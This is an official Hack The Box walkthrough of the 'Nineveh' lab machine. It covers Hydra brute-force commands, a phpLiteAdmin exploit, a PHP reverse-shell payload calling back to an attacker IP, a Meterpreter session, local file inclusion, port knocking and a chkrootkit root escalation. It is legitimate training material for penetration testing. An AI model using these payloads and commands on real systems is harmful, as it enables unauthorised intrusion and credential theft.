



Hack The Box
PEN-TESTING LABS



Nineveh

8th October 2017 / Document No D17.100.11

Prepared By: Alexander Reid (Arrexel)

Machine Author: Yas3r

Difficulty: **Medium**

Classification: Official



SYNOPSIS

Nineveh is not overly challenging, however several exploits must be chained to gain initial access. Several uncommon services are running on the machine, and some research is required to enumerate them.

Skills Required

- Intermediate knowledge of Linux
- Enumerating ports and services


Skills Learned

- HTTP-based brute forcing
- Chaining exploits
- Local file inclusion
- Port knocking



Enumeration

Nmap



Nmap only reveals an Apache server running on ports 80 and 443.



Dirbuster

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

https://10.10.10.43:443/

Scan Information Results - List View: Dirs: 0 Files: 0 Results - Tree View Errors: 1

Directory Structure	Response Code	Response Size
/	200	275
icons	403	465
db	200	289
server-status	403	473
secure_notes	200	326

Current speed: 97 requests/sec (Select and right click for more options)
Average speed: (T) 214, (C) 197 requests/sec
Parse Queue Size: 0
Total Requests: 415259/415263
Current number of running threads: 100
Time To Finish: 00:00:00

Back Pause Stop Report

DirBuster Stopped

Dirbuster, with the dirbuster lowercase medium wordlist, reveals two folders of importance; **db** and **secure_notes**. The **db** directory hosts a copy of phpLiteAdmin v1.9 and **secure_notes** only contains a single image. Running Dirbuster against port 80 reveals another directory, **department**, which contains a login page.

Directory Structure	Response Code	Response Size
/	200	432
info.php	200	179
icons	403	464
department	200	217



Exploitation

phpLiteAdmin

Exploit: <https://www.exploit-db.com/exploits/24044/>

A bit of searching turns up a remote code execution vulnerability in phpLiteAdmin, however it requires authentication. Running Hydra against the login with the rockyou.txt wordlist is successful.

Command: `hydra -l none -P rockyou.txt 10.10.10.43 https-post-form`

`"/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect password" -t 64 -V`

Using the exploit described in **exploit-db 24044** is trivial. Simply creating a database named **ninevehNotes.txt.writeup.php** (view next section for more information), adding a table, then inserting a table entry with the PHP payload is all that is required.

Field	Type	Function	Null	Value
payload	text		<input type="checkbox"/>	<pre>/*<?php /**/ error_reporting(0); \$ip = '10.10.14.5'; \$port = 5555; if ((\$f = 'stream_socket_client') && is_callable(\$f)) { \$s = \$f("tcp://{\$ip}:{\$port}"); \$s_type = 'stream'; } if (!\$s && (\$f = 'fsockopen') && is_callable(\$f)) { \$s = \$f(\$ip, \$port); \$s_type = 'stream'; } if (!\$s && (\$f = 'socket_create') && is_callable(\$f)) { \$s = \$f(AF_INET, SOCK_STREAM, SOL_TCP); \$res = @socket_connect(\$s, \$ip, \$port); if (!\$res) { die(); } \$s_type = 'socket'; } if</pre>
				<input type="button" value="Insert"/>

It is a bit more challenging to execute the created file as it is not saved in the main website directory. Viewing the **Rename Database** page reveals the full path, which is **/var/tmp/**

Structure	SQL	Export	Import	Vacuum	Rename Database	Delete Database	
Rename database 'var/tmp/ninevehNotes.txt.writeup.php' to						<input type="text" value="/var/tmp/ninevehNotes.txt.writeup.php"/>	<input type="button" value="Rename"/>



Department

Attempting to log in with invalid credentials shows an error message specifying incorrect username. Because of this, it is possible to enumerate a valid user (by fuzzing, or just trying the obvious). In this case the valid username is **admin**. Running Hydra against the login, while targeting the admin user, successfully discovers the password.

Command: `hydra -l none -P rockyou.txt 10.10.10.43 http-post-form`

`"/department/login.php:username=admin&password=^PASS^:Invalid Password" -t 64 -V`

Browsing to the **Notes** page, it is clear quite quickly that there is a local file inclusion vulnerability. After a bit of trial and error, it appears it will only include a file that contains **ninevehNotes.txt** in the name. By naming the database **ninevehNotes.txt.writeup.php**, it is possible to bypass this restriction. Execute the PHP payload by browsing to

`/department/manage.php?notes=/var/tmp/ninevehNotes.txt.writeup.php`

```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(handler) > set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf exploit(handler) > set lhost 10.10.14.5  
lhost => 10.10.14.5  
msf exploit(handler) > set lport 5555  
lport => 5555  
msf exploit(handler) > set ExitOnSession false  
ExitOnSession => false  
msf exploit(handler) > exploit -j  
[*] Exploit running as background job 0.  
  
[*] Started reverse TCP handler on 10.10.14.5:5555  
msf exploit(handler) > [*] Sending stage (37514 bytes) to 10.10.10.43  
[*] Meterpreter session 1 opened (10.10.14.5:5555 -> 10.10.10.43:53962) at 2017-10-09 23:21:43 -0400  
  
msf exploit(handler) > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter > pwd  
/var/www/html/department  
meterpreter > getuid  
Server username: www-data (33)  
meterpreter >
```




SSH

The **secure_notes** directory found earlier now comes into play. By running **strings** against the image file, both a public and private key are exposed. However, from the port scan, it appears there is no SSH server running.

After a bit of searching around, it appears the machine is running **knockd**, which is a port knock listener. Viewing the configuration file at **/etc/knockd.conf** reveals the correct knock code to open the SSH port. It can be opened by running the command **for x in 571 290 911; do nmap -Pn --host_timeout 201 --max-retries 0 -p \$x 10.10.10.43; done** in terminal. Afterwards, SSH into the machine as the **amrois** user and grab the user flag from **/home/amrois/user.txt**

```
amrois@nineveh: ~  
File Edit View Search Terminal Help  
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@  
@          WARNING: UNPROTECTED PRIVATE KEY FILE!          @  
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@  
Permissions 0644 for 'nineveh.key' are too open.  
It is required that your private key files are NOT accessible by others.  
This private key will be ignored.  
Load key "nineveh.key": bad permissions  
Permission denied (publickey).  
root@kali:~/Desktop/writeups/nineveh# chmod 600 nineveh.key  
root@kali:~/Desktop/writeups/nineveh# ssh -i nineveh.key amrois@10.10.10.43  
Ubuntu 16.04.2 LTS  
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
133 packages can be updated.  
66 updates are security updates.  
  
You have mail.  
Last login: Mon Jul  3 00:19:59 2017 from 192.168.0.14  
amrois@nineveh:~$
```



Privilege Escalation

LinEnum: <https://github.com/rebootuser/LinEnum>

Running LinEnum locates a bash script at **/usr/sbin/report-reset.sh**. The script removes files in the **/reports/** directory. Reviewing a report file and searching some of the static strings reveals that it was created by **chkrootkit**. Searching for chkrootkit vulnerabilities finds **exploit-db 33899**. The file **/tmp/update** is executed by ckhrootkit as root. As this file does not currently exist, it is possible to put a bash script in its place and use it to extract the root flag.

Exploit: <https://www.exploit-db.com/exploits/33899/>

```
amrois@nineveh: ~  
File Edit View Search Terminal Help  
GNU nano 2.5.3 File: /tmp/update  
#!/bin/sh  
cat /root/root.txt > /home/amrois/root.txt
```

```
amrois@nineveh: ~  
File Edit View Search Terminal Help  
amrois@nineveh:~$ pwd  
/home/amrois  
amrois@nineveh:~$ ls -la  
total 104  
drwxr-xr-x 5 amrois amrois 4096 Oct 9 23:32 .  
drwxr-xr-x 3 root root 4096 Jul 2 18:41 ..  
-rw----- 1 amrois amrois 0 Jul 2 18:41 .bash_history  
-rw-r--r-- 1 amrois amrois 220 Jul 2 18:41 .bash_logout  
-rw-r--r-- 1 amrois amrois 3765 Jul 2 18:41 .bashrc  
drwx----- 2 amrois amrois 4096 Jul 3 00:19 .cache  
-rw-rw-r-- 1 amrois amrois 63223 Oct 9 22:51 linenum_nineveh  
drwxrwxr-x 2 amrois amrois 4096 Oct 9 23:20 .nano  
-rw-r--r-- 1 amrois amrois 655 Jul 2 18:41 .profile  
-rw-r--r-- 1 root root 33 Oct 9 23:33 root.txt  
drwxr-xr-x 2 amrois amrois 4096 Jul 2 18:41 .ssh  
-rw----- 1 amrois amrois 33 Jul 2 18:41 user.txt  
amrois@nineveh:~$
```